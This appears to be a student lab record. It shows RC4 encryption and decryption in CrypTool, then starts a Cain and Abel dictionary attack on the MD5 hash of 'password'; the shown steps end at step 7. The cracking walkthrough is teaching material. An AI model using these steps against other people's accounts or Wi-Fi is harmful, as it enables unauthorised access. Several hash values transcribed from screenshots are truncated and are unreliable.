
Aim : Use Cryptool to encrypt and decrypt passwords using RC4 algorithm

Theory :


RC4 means Rivest Cipher 4 invented by Ron Rivest in 1987 for RSA Security. It is a Stream Cipher and operates on a stream of data byte by byte. RC4 stream cipher is one of the most widely used stream ciphers because of its simplicity and speed of operation. It is a variable key-size stream cipher with byte-oriented operations

Steps :


1. Download the Cryptool from the site "<https://www.cryptool.org/en/>"




2. Click on the white sheet to open a new textbox.




Write a sentence that you want to encrypt




3. Click on Encrypt/Decrypt -> Symmetric(modern) -> RC4



Then click on Encrypt




The following image is the encryption of the text “Ethical Hacking” using RC4




A screenshot of a terminal window titled "RC4 encryption of <practical>, key <00>". The window displays the command "00000000 9B 6C E1 28 C0 56 31 1A C2 67 7D 0C 3E 00 F5 .1.(.V1..g).>..".


4. Click on Encrypt/Decrypt -> Symmetric(modern) -> RC4



Now, click on “Decrypt”



The following image is the decryption using RC4



Part 2 :

Aim : Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords


Theory :

A dictionary attack is a method of breaking into a password-protected computer, network or other IT resource by systematically entering every word in a dictionary, or word list, as a password. A dictionary attack can also be used in an attempt to find the key necessary to decrypt an encrypted message or document.


Dictionary attacks work because many computer users and businesses insist on using ordinary words as passwords. Modern dictionary attacks use a wordlist as a base then try combinations of words and permutations with common substitutions, such as replacing an "e" with a "3." These tools can even find unique passwords if they are simple enough.

Steps :

1. Open the Cain and Abel application



2. From the top toolbox, click on Tools and then open the “Hash Calculator”




3. Choose “Text to hash” and enter a password in the textbox below (in this case, it is password). Then click on “Calculate”.

Search for the MD5 hash and copy it


The screenshot shows the 'Hash Calculator' dialog box. At the top, there are two radio buttons: 'Text to hash' (which is selected) and 'Bytes to hash [HEX]'. Below the radio buttons is a text input field containing the word 'password'. The main area of the dialog is a table with two columns: 'Type' and 'Hash'. The table lists various hashing algorithms and their corresponding hash values. The 'MD5' row is highlighted with a blue selection bar, and its hash value '5F4DCC3B5A765D61D8327DEB882CF99' is visible. At the bottom right of the dialog are two buttons: 'Calculate' and 'Cancel'.

Type	Hash
MD2	F03881A88C6E39135F0ECC60EFD609B9
MD4	8A9D093F14F8701DF17732B2BB182C74
MD5	5F4DCC3B5A765D61D8327DEB882CF99
SHA-1	5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8
SHA-2 (256)	5E884898DA28047151D0E56F8DC6292773603D0D6AABBD62A11EF721D1542C
SHA-2 (384)	A8B64BABD04CA91A59BD8B7761B421D4F2BB38280D3A75BA0F21F2BEBC4558
SHA-2 (512)	B109F3BBC244EB82441917ED06D618B9008DD09B3BEFD1B5E07394C706A8BE
RIPEMD-160	2C08E8F5884750A7B99F6F2F342FC638DB25FF31
LM	E52CAC67419A9A22
NT	8846F7EAEE8FB117AD06BDD830B7586C
MySQL323	5D2E19393CC5EF67
MySQLSHA1	2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
Cisco PIX	NuLKvwVGj.x9HEKO
VNC Hash	DBD83CFD727A1458
Base64	cGFzc3dvcnQ=


4. Then click on “Cracker” and open “MD5 Hashes”. Right click on screen and click on “Add to list”




5. Add the copied MD5 hash in the textbox and then click on OK




6. Right click on the added hash and then choose “Dictionary Attack”




7. Right click on the screen below “File” and then click on “Add to list”



